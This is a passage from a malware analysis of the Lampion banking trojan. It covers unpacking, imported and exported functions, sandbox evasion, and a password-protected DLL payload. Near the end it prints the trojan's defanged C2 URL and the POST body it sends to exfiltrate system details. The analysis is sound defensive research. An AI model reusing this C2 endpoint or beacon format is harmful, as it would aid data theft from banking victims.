


Figure 24: *Dumping the binary code, building the binary IAT and get internal details on how it works.*

The extracted file has its partial IAT messed up and the name of each function does not appear because its respective virtual addressing is necessary to convert it to a raw addressing. This is a result of the VMProtector 3.x.

After the partially unpacked binary, we can see some functions it is using, namely:

- **ShowWindow**: Sets the specified window's show state.
- **GetWindowTextW**: Copies the text of the specified window's title bar.
- **IsDialogMessageW**: Determines whether a message is intended for the specified dialog box.
- **GetDesktopWindow**: Retrieves a handle to the desktop window.
- **GetCursorPos**: Retrieves the position of the mouse cursor, in screen coordinates.
- **GetMenuState**: Retrieves the menu flags associated with the specified menu item.
- **GetKeyboardLayoutNameW**: Retrieves the name of the active input locale identifier.
- **OpenClipboard**: Opens the clipboard for examination.

- **EnumDisplayMonitors**: It enumerates display monitors.

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
003EAAFF	N/A	003ECF10	003ECF14	003ECF18	003ECF1C	003ECF20
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
winspool.drv	5	003F3905	00000000	00000000	003F3221	003EF000
comctl32.dll	36	003F391D	00000000	00000000	003F7636	003EF018
shell32.dll	7	003F39B1	00000000	00000000	003F189C	003EF0AC
user32.dll	212	003F39D1	00000000	00000000	003F82FF	003EF0CC
version.dll	3	003F3D25	00000000	00000000	003F239A	003EF420
oleaut32.dll	12	003F3D35	00000000	00000000	003EE962	003EF430
advapi32.dll	17	003F3D69	00000000	00000000	003F4AAC	003EF464
netapi32.dll	2	003F3DB1	00000000	00000000	003F193D	003EF4AC
msvcrt.dll	6	003F3DBD	00000000	00000000	003FA812	003EF4B8
kernel32.dll	149	003F3DD9	00000000	00000000	003F131D	003EF4D4
ole32.dll	8	003F4031	00000000	00000000	003FAA46	003EF72C
gdi32.dll	112	003F4055	00000000	00000000	003F98E4	003EF750
kernel32.dll	1	003F4219	00000000	00000000	003F131D	003EF914

OFTs	FTs (IAT)	Hint	Name
003E6289	003E1984	003E71B5	003E71B7
Dword	Dword	Word	szAnsi
003F18A8	003F18A8	0000	CallNextHookEx
003F5016	003F5016	0000	ShowWindow
003F103A	003F103A	0000	SetForegroundWindow
003F855E	003F855E	0000	GetWindowTextW
003F49B5	003F49B5	0000	GetAsyncKeyState
003F322E	003F322E	0000	GetWindowTextLengthW
003F23B0	003F23B0	0000	IsDialogMessageW
003F8100	003F8100	0000	DestroyWindow
003F67B3	003F67B3	0000	RegisterClassW
003FA946	003FA946	0000	EndMenu
003F5CE9	003F5CE9	0000	CharNextW
003F8553	003F8553	0000	GetFocus
003FA481	003FA481	0000	GetDC

003FA81D	003FA81D	0000	GetKeyNameTextW
003F70B8	003F70B8	0000	GetDesktopWindow
003F72A9	003F72A9	0000	SetCursorPos
003F179B	003F179B	0000	GetCursorPos
003F3374	003F3374	0000	SetMenu
003FA0FB	003FA0FB	0000	GetMenuState
003EE420	003EE420	0000	GetMenu

003F1EF7	003F1EF7	0000	GetKeyboardLayoutNameW
003F7B10	003F7B10	0000	OpenClipboard
003FA172	003FA172	0000	TranslateMessage
003F143A	003F143A	0000	MapWindowPoints
003F89BB	003F89BB	0000	EnumDisplayMonitors
003F6811	003F6811	0000	CallWindowProcW
003F89A3	003F89A3	0000	CountClipboardFormats
003F13A4	003F13A4	0000	CloseClipboard

Figure 25: *Functions used to get details about the victim's computer.*

During the static analysis, we identified some functions such as ***HideFromDebugger*** *and* ***IsDebuggerPresent,*** and even the library **SBIEDLL.DLL** which aims to detect if the program is running in a virtual environment.

Lampion – Dynamic Analysis

At the moment, the file 0.zip has not been used (the second one that was downloaded and presented in Figure 16).

When the Lampion is running, it will try to read the 0.zip file from the same directory where it is executing (AppData, in this case).

Time ...	Process Name	P	Operation	Path	Result	Detail
10:25:...	P-19-2.exe	3	ReadFile	C:\Users\root\Desktop\P-19-2.exe	SUCCESS	Offset: 2,475,008, Leng
10:25:...	P-19-2.exe	3	ReadFile	C:\Users\root\Desktop\P-19-2.exe	SUCCESS	Offset: 2,442,240, Leng
10:25:...	P-19-2.exe	3	CreateFile	C:\Users\root\Desktop\0.zip	NAME NOT FOUND	Desired Access: Read
10:25:...	P-19-2.exe	3	CreateFile	C:\Users\root\Desktop\0.zip	NAME NOT FOUND	Desired Access: Read
10:25:...	P-19-2.exe	3	ReadFile	C:\Users\root\Desktop\P-19-2.exe	SUCCESS	Offset: 2,290,688, Leng
10:25:...	P-19-2.exe	3	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Generi
10:25:...	P-19-2.exe	3	CreateFile	C:\Users\root\Desktop	SUCCESS	Desired Access: Read
10:25:...	P-19-2.exe	3	QueryBasicInfor...	C:\Users\root\Desktop	SUCCESS	CreationTime: 9/7/2018
10:25:...	P-19-2.exe	3	CloseFile	C:\Users\root\Desktop	SUCCESS	
10:25:...	P-19-2.exe	3	CloseFile	C:\Users\root\Desktop\0.zip	SUCCESS	





Figure 26: *0.zip file not found and a popup message is presented. The malware terminates its execution.*

The 0.zip file was not found (the second file downloaded by VBScript). By submitting the executable file to sandboxes on the Internet, it will never be run derived from this dependency. This can be seen as a mechanism for a dynamic analysis not to be performed properly.

By fixing this detail, we can validate that malware actually can read the file.



10:36:...	P-19-2.exe	7	QueryStandardI...	C:\Users\root\AppData\Local\Microsoft\Windows\E...	SUCCESS	AllocationSize: 3,145,728, EndOfFile: 3,145,728, NumberOfLinks: 1, DeletePending: False, Directory: False
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenRes...
10:36:...	P-19-2.exe	7	QueryBasicInfor...	C:\Users\root\Desktop\0.zip	SUCCESS	CreationTime: 12/19/2019 10:25:24 PM, LastAccessTime: 12/19/2019 10:32:57 PM, LastWriteTime: 12/19/2019 7:18:22 PM, ChangeTime: 12/19/2019 10:31:4...
10:36:...	P-19-2.exe	7	CloseFile	C:\Users\root\Desktop\0.zip	SUCCESS	
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenRes...
10:36:...	P-19-2.exe	7	QueryBasicInfor...	C:\Users\root\Desktop\0.zip	SUCCESS	CreationTime: 12/19/2019 10:25:24 PM, LastAccessTime: 12/19/2019 10:32:57 PM, LastWriteTime: 12/19/2019 7:18:22 PM, ChangeTime: 12/19/2019 10:31:4...
10:36:...	P-19-2.exe	7	CloseFile	C:\Users\root\Desktop\0.zip	SUCCESS	
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenRes...
10:36:...	P-19-2.exe	7	QueryNetwork...	C:\Users\root\Desktop\0.zip	SUCCESS	CreationTime: 12/19/2019 10:25:24 PM, LastAccessTime: 12/19/2019 10:32:57 PM, LastWriteTime: 12/19/2019 7:18:22 PM, ChangeTime: 12/19/2019 10:31:4...
10:36:...	P-19-2.exe	7	CloseFile	C:\Users\root\Desktop\0.zip	SUCCESS	
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, Write, AllocationSize: n...
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 0, Length: 4, Priority: Normal
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Priority: Normal
10:36:...	P-19-2.exe	7	QueryStandardI...	C:\Users\root\Desktop\0.zip	SUCCESS	AllocationSize: 5,156,864, EndOfFile: 5,156,017, NumberOfLinks: 1, DeletePending: False, Directory: False
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,995, Length: 22
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,152,768, Length: 3,249, I/O Flags: Non-cached, Paging I/O, Priority: Normal
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,995, Length: 22
10:36:...	P-19-2.exe	7	CloseFile	C:\Users\root\Desktop\0.zip	SUCCESS	
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, Write, AllocationSize: n...
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenRes...
10:36:...	P-19-2.exe	7	QueryBasicInfor...	C:\Users\root\Desktop	SUCCESS	CreationTime: 9/7/2018 2:02:13 PM, LastAccessTime: 12/19/2019 10:36:52 PM, LastWriteTime: 12/19/2019 10:29:23 PM, ChangeTime: 12/19/2019 10:29:23 ...
10:36:...	P-19-2.exe	7	CloseFile	C:\Users\root\Desktop	SUCCESS	
10:36:...	P-19-2.exe	7	QueryStandardI...	C:\Users\root\Desktop\0.zip	SUCCESS	AllocationSize: 5,156,864, EndOfFile: 5,156,017, NumberOfLinks: 1, DeletePending: False, Directory: False
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 0, Length: 4, Priority: Normal
10:36:...	P-19-2.exe	7	QueryStandardI...	C:\Users\root\Desktop\0.zip	SUCCESS	AllocationSize: 5,156,864, EndOfFile: 5,156,017, NumberOfLinks: 1, DeletePending: False, Directory: False
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,995, Length: 22
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,995, Length: 22
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,880, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,884, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,886, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,888, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,890, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,892, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,894, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,896, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,900, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,904, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,908, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,910, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,912, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,914, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,916, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,918, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,922, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,926, Length: 33
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,959, Length: 36
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 0, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 4, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 6, Length: 2

***Figure 27**: 0.zip file is now accessed by Lampion and its content is loaded.*

The 0.zip file is a compressed file with a DLL inside it with additional code. But the file is protected with a password. Only the 2nd stage (Lampion) has that password inside.




Figure 28: *0.zip file protected by a password hardcoded inside the malware 2nd stage (Lampion trojan).*

This can be seen as yet another anti-reversing mechanism introduced by malware authors.

To get details about the library inside the 0.zip file, we analyzed the 2nd stage and identified the right moment the file is unzipped to obtain the password hardcoded from memory (as it is obfuscated).




Figure 29: *Password of 0.zip file extracted from memory.*

After extracting the files, we can see that its name has Chinese characters. Through the translated message "***Your group of Portuguese suckers***" we can conclude that this threat is targeting Portuguese citizens.




Figure 30*: Message left by criminals indicating that the threat is targeting Portuguese citizens.*

Again, this file is also protected with VMProtector 3.x. This can be observed in Figure 31.




Figure 31: *0.zip file sections.*

As shown, most of the file content and EP address are located in the vmp01 section. From Figure 32, we can observe the DLL export address table (EAT).

dbkFCallWrapperAddr	0x00B6E640
__dbk_fcall_wrapper	0x0040F984
WNetUseConnectionW	0x00B464F4
WNetGetConnectionW	0x00413318
WNetCancelConnection2W	0x00B46500
WNetAddConnection2W	0x00B4650C
WNetAddConnection2A	0x00B464DC
VerQueryValueW	0x00B46548
VerQueryValueA	0x00B4656C
TMethodImplementationIntercept	0x004A1B84
SHGetFolderPathW	0x00B4657C
GetMappedFileNameW	0x00B46518
GetFileVersionInfoW	0x00B4653C
GetFileVersionInfoW	0x00B4653C
GetFileVersionInfoSizeW	0x00413330
GetFileVersionInfoSizeA	0x00B46560
GetFileVersionInfoA	0x00B46554
FilterSendMessage	0x00B46530
FilterConnectCommunicationPort	0x00B46524
DoThisBicht	0x00B46580
CryptUIDlgCertMgr	0x00B46578
CallFormPrincipal	0x00B464E8

Figure 32: *Export Address Table (EAT) from the DLL inside 0.zip.*

That DLL contains part of the trojan code. Those functions are imported from this DLL. Some of the available functions are:

- **WNetUseConnectionW**: It makes a connection to a network resource.
- **WNetGetConnectionW**: This function retrieves the name of the network resource associated with a local device.
- **WNetAddConnection2W**: This function makes a connection to a network resource and can redirect a local device to the network resource.
- **SHGetFolderPathW**: Gets the path of a folder identified by a CSIDL value.
- **FilterSendMessage**: This function sends a message to a kernel-mode minifilter.
- **FilterConnectCommunicationPort**: It opens a new connection to a communication server port
- **DoThisBicht**: Function invoked when the DLL file is loaded.
- **CryptUIDlgCertMgr**: It is a function that displays a dialog box that allows users to manage certificates.
- **CallFormPrincipal**: It has the source-code logic about keylogger and C2.

In detail, we can examine all the malware operations while we open a browser for accessing a home banking website (the malware is activated during the https operation because the certmgr.exe is launched).

An interesting detail found on “CallFormPrincipal” is the request method and C2 IP address.

```
$_POST=&plug=NAO&sowin=Windows%207%20Home%20Premium%20-%206.1%20-%207601
hxxp://18.219.52.4/PT/VaiPostaProPai.php
```

It also validates the windows hosts file to check the remote system discovery.

```
